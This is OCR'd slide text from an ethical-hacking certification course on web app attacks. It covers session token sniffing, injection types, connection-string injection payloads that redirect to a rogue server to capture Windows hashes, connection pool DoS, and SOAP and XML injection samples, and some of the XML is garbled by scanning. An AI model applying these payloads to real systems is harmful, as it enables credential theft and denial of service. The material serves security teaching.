
- Attackers obtain valid session tokens by **sniffing the traffic or legitimately logging into application** and analyzing it for encoding (hex-encoding, Base64) or any pattern
- If any meaning can be **reverse engineered** from the sample of session tokens, attackers attempt to guess the tokens recently issued to other application users
- Attackers then make a large number of requests with the **predicted tokens** to a session-dependent page to determine a valid session token

Attacking Session Tokens Handling Mechanism: Session Token Sniffing

- Attackers sniff the application traffic using a sniffing tool such as **Wireshark** or an intercepting proxy such as **Burp**. If HTTP cookies are being used as the transmission mechanism for session tokens and the secure flag is not set, attackers can **replay the cookie** to gain unauthorized access to application
- Attacker can use **session cookies** to perform session hijacking, session replay, and Man-in-the-Middle attacks



Web App Hacking Methodology



Injection Attacks/Input Validation Attacks

In injection attacks, attackers supply **crafted malicious input** that is syntactically correct according to the interpreted language being used in order to break **application's normal intended**

Web Scripts Injection

If user input is used into dynamically executed code, enter crafted input that breaks the intended data context and executes commands on the server

LDAP Injection

Take advantage of non-validated web application input vulnerabilities to pass LDAP filters to obtain direct access to databases

OS Commands Injection

Exploit operating systems by entering malicious codes in input fields if applications utilize user input in a system-level command

XPath Injection

Enter malicious strings in input fields in order to manipulate the XPath query so that it interferes with the application's logic

SMTP Injection

Inject arbitrary STMP commands into application and SMTP server conversation to generate large volumes of spam email

Buffer Overflow

Injects large amount of bogus data beyond the capacity of the input field

SQL Injection


Enter a series of malicious SQL queries into input fields to directly manipulate the database

Canonicalization

Manipulate variables that reference files with "dot-dot-slash (../)" to access restricted directories in the application

Note: For complete coverage of SQL Injection concepts and techniques refer to Module 13: SQL Injection

Web App Hacking Methodology



Attack Data Connectivity

1. Database connection strings are used to **connect applications to database engines**
2. Example of a **common connection string** used to connect to a Microsoft SQL Server database
3. `"Data Source=Server, Port; Network Library=DBMSSOCN; Initial Catalog=DataBase; User ID=Username; Password=pwd;"`
4. Database connectivity attacks exploit the way **applications connect** to the database instead of abusing database queries
5. **Data Connectivity Attacks**: Connection String Injection, Connection String Parameter Pollution (CSPP) Attacks, and Connection Pool DoS

Connection String Injection

- In a delegated authentication environment, the attacker **injects parameters in a connection string** by appending them with the semicolon (;) character
- A connection string injection attack can occur when a dynamic string concatenation is used to build connection strings based on user input

Before Injection

```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase;
User ID=Username; Password=pwd;"
```

After Injection

```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase;
User ID=Username; Password=pwd; Encryption=off"
```

When the connection string is populated, **the *Encryption* value will be added to the previously configured set of parameters**

Connection String Parameter Pollution (CSPP) Attacks

In CSPP attacks, attackers **overwrite parameter values** in the connection string

Hash Stealing

- Attacker replaces the value of **Data Source parameter** with that of a Rogue Microsoft SQL Server connected to the Internet running a sniffer

```
Data source = SQL2005;
initial catalog = db1;
integrated security=no;
user id=;Data
Source=Rogue Server;
Password=; Integrated
Security=true;
```

- Attacker will then sniff **Windows credentials** (password hashes) when the application tries to connect to *Rogue_Server* with the Windows credentials it's running on

Port Scanning

- Attacker tries to connect to different **ports** by changing the value and seeing the error messages obtained

```
Data source = SQL2005;
initial catalog = db1;
integrated security=no;
user id=;Data
Source=Target Server,
Target Port=443;
Password=; Integrated
Security=true;
```

Hijacking Wob Credentials

- Attacker tries to connect to the database by using the **Web Application System** account instead of a user-provided set of credentials

```
Data source = SQL2005;
initial catalog = db1;
integrated security=no;
user id=;Data
Source=Target Server,
Target Port; Password=;
Integrated
Security=true;
```

Connection Pool DoS

C|EH Certified Ethical Hacker

01

Attacker examines the **connection pooling settings** of the application, constructs a large malicious SQL query, and runs multiple queries simultaneously to consume all connections in the **connection pool**, causing database queries to fail for **legitimate users**

Example:


By default in ASP.NET, the maximum allowed connections in the pool is **100** and timeout is **30** seconds

02

03

Thus, an attacker can run **100** multiple queries with **30+** seconds execution time within **30** seconds to cause a **connection pool DoS** such that no one else would be able to use the database-related parts of the application

Web App Hacking Methodology




Attack Web App Client

Attackers interact with the **server-side applications** in unexpected ways in order to perform malicious actions against the end users and **access unauthorized data**

Cross-Site Scripting		Redirection Attacks
HTTP Header Injection		Frame Injection
Request Forgery Attack		Session Fixation
Privacy Attacks		ActiveX Attacks


Web App Hacking Methodology

C|EH Certified Ethical Hacker



Attack Web Services

- Web services work atop the legacy web applications, and any attack on web service will immediately expose an underlying **application's business and logic vulnerabilities** for various attacks



Web Services Probing Attacks

C|EH Certified Ethical Hacker

- In the first step, the attacker **traps the WSDL document** from web service traffic and analyzes it to determine the purpose of the application, functional break down, entry points, and message types
- Attacker then **creates a set of valid requests** by selecting a set of operations, and formulating the request messages according to the rules of the XML Schema that can be submitted to the web service
- Attacker uses these requests to include malicious contents in **SOAP requests** and analyzes errors to gain a deeper understanding of potential security weaknesses

Attacker

Attacker inject **arbitrary character (')** in the input field


```
<?xml version="l.O· encoding="U TF-S' standalone= '
no' ?>
- <SOAP-ENV: Envelope )(mlns:
SOAPSDK1="http://www.w3.org/2001/
XMLschema'
xmlns: SOAPSDK2="http ://www .w3 .org/200
l/XMLSchem.o- inst.once"
xmlns: SOAPSDK3="http://schemas .xmlso.op
.org/soap/ encoding/" xmlns: SOAPENV=
' http://schemas .xmlsoap .org/soap/ envelope/'>
- <SOAP- ENV:Body>
- <SOAPSDK 4: GetProdLJctInformationByName
xmlns: SOAPSDK4=' http://sfaustlap/ProductInfo/'>
<SOAPSDK4: name>' </SOAPSDK4: name>
<SOAPSDK4: uid>312 - 111 - 8543</SOAPSDK4: uid>
<SOAPSDK4: password> 5648</SOAPSDK4:
password>
</SOAPSDK 4: GetProduc t In forma ti 0 n B y Name>
</SOAP-ENV: Body>
</SOAP-ENV: Envelope>
```

Server throws an error

```
<?>o:ml version=" I, O" encoding= "utf-8" ?>
- <soap: Envelope xmlns: soap="http://schemas.xmlsoap.org/soap/ envelope/"
xmlns: xsi="http://www .w3 .org/2001/XMLSchem ~- instl'lnce "
xmlns: xsd='http://www .w3 .org/200 l/XMLSchemI'l'>
- <soap: Body>
- <soap:Fault>
<faultcode>soap:Server</faultcode>
<faultstring>System. Web .Services .Protocols .SoapException: Server was unable to
process request. ---> system.Data.OleDb.OleDbException: Syntax error (missing operator) in query expression
'productname like '" and providerid = '312 - 111 - 8543'. At
system.Data.OleDb.OleDbcommand.ExecuteCommandTextErrorHandling
(Int32 hr) at system.Data.OleDb.OleDbcommand.ExecuteCommandTextForSingleResult
(tagDBPARAMS dbParams, Object& executeResult) at
system.Data.OleDb.OleDbcommand.ExecuteCommandText(Object&executeResult) at System .Data .OleDb
.OleDbCommand .ExecuteCommand (Command Behavior behavior, Object& executeResult) at System .Data
.OleDb .OleDbCo mm and. ExecuteRe aderI nterna l (Command Behavior behavior, String method) at
System.Data.OleDb.OleDbcommand.ExecuteReader(CommandBehavior behavior) at
System.Data.OleDb.OleDbcommand.ExecuteReader() at Product Info. ProductDBAccess . Get Product
Information(String p roductName, String uid, String password) at
ProductInfo.ProductInfo.GetProductInformationByName(String name, String uid, String password) --- End of
inner exception stack trace ---</faultstring>
<detail />
</soap: Fault>
</soap : Body>
</soap: Envelope>
```

Web Service Attacks: SOAP Injection

- Attacker injects **malicious query strings** in the user input field to bypass web services authentication mechanisms and **access backend databases**
- This attack works similarly to **SQL Injection attacks**



Server Response

```
<?xml version="1.0" encoding="utf-8' ?>
- <soap: Envelope xmlns: soap=''http://schemas
.xmlsoap.org/soap/envelope/"
xmlns: xsi ='http://www .w3 .org/2001/XMLSchema-
instance'
xmlns: xsd='http://www .w3 .org/2001/XMLSchema'>
- <soap:Body>
- <GetProductlnformationByNameResponse
xmlns="http://juggyboy/ProductInfo/">
- <GetProductlnformationByNameResult>
<productid> 25 </productid>
<product Name >Painting101</productName >
<productQuantity>3</productQuantity>
<productPrice> 1500</productPrice>
</GetProductlnformationByNameResult>
</GetProductlnformationByNameResponse>
</soap: Body>
</soap: Envelope>
```

Web Service Attacks: XML Injection

- Attackers inject XML data and tags into user input fields to **manipulate XML schema** or populate XML database **with bogus entries**
- XML injection can be used to **bypass authorization**, escalate privileges, and generate web services DoS attacks

Server Side Code

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
    <user>
        <username>gandalf</username>
        <password>!c3</password>
        <userid>101</userid>
        <mail>gandalf@middleearth.com</mail>
    </user>
    <user>
        <username>Mark</username>
        <password>12345</password>
        <userid>102</userid>
        <mail>gandalf@middleearth.com</mail>
    </user>
    <user>
        <username>jason</username>
        <password>attck</password>
        <userid>105</userid>
        <mail>jason@juggyboy.com</mail>
    </user>
</users>
```

Creates new user account on the server

Web Services Parsing Attacks

Parsing attacks exploit vulnerabilities and weaknesses in the processing capabilities of the **XML parser** to create a **denial-of-service** attack or generate logical errors in web service request processing

Recursive Payloads

Attacker queries for web services with a grammatically correct SOAP document that contains **infinite processing loops** resulting in exhaustion of XML parser and CPU resources


Oversize Payloads

Attackers send a payload that is excessively large to **consume all systems resources** rendering web services inaccessible to other legitimate users

Web Service Attack Tools: SoapUI and XMLSpy

SoapUI


- SoapUI is a **web service** testing tool which supports **multiple protocols** such as SOAP, REST, HTTP, JMS, AMF, and JDBC
